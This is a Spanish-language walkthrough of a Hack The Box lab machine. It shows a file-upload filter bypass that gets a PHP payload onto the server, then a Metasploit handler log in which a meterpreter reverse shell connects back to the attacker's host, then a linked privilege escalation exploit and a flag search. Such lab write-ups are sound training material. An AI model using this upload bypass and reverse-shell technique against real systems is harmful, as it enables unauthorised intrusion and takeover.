
Clic en "Intercept is on" para habilitar el proxy:




Subimos el payload y aún NO debemos dar clic en "Submit Screenshot":




Configuramos el Scope:




Configuramos la extensión de .php.png a .php:



Se ha subido el archivo payload php con éxito:



Luego volvemos a deshabilitar el Proxy:




Ahora buscamos el directorio donde subimos el chacka0101payload.php


Para esto volver a revisar el dirbuster y existe un directorio llamado:

http://10.10.10.6/torrent/upload/


La aplicación lo guardo como 3bc60…….php



Luego configuramos y ejecutamos el exploit (handler):



Queda esperando una acción por parte del payload, de tal forma que, si damos clic en el archivo php que subimos, nos generará un meterpreter remoto:



```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.6       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Sending stage (38247 bytes) to 10.10.10.6
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.6:51727) at 2019-11-03 19:13:11 -0500

meterpreter >
```

Ahora vamos a buscar de las FLAGS:


```
meterpreter > search -d /home -f "*.txt"
Found 1 result...
    /home/george\user.txt (33 bytes)
meterpreter > cat /home/george/user.txt
[redacted]
meterpreter > search -d /root -f "*.txt"
No files matching your search were found.
meterpreter >
```

No contamos con privilegios root, así que tenemos que hacer un escalamiento de privilegios mediante un exploit para tal fin:


```
meterpreter > id
[-] Unknown command: id.
meterpreter > whoami
[-] Unknown command: whoami.
```


Exploit para subir por medio del meterpreter:

https://www.exploit-db.com/exploits/15704





Subimos el exploit, luego llamamos una shell, compilamos el exploit, le brindamos altos privilegios y por último lo ejecutamos:





Con el siguiente comando buscamos y encontramos los flags .txt en el OS: **# find / -iname *.txt**





Agradecimientos a:

Hack The Box - https://www.hackthebox.eu

-END-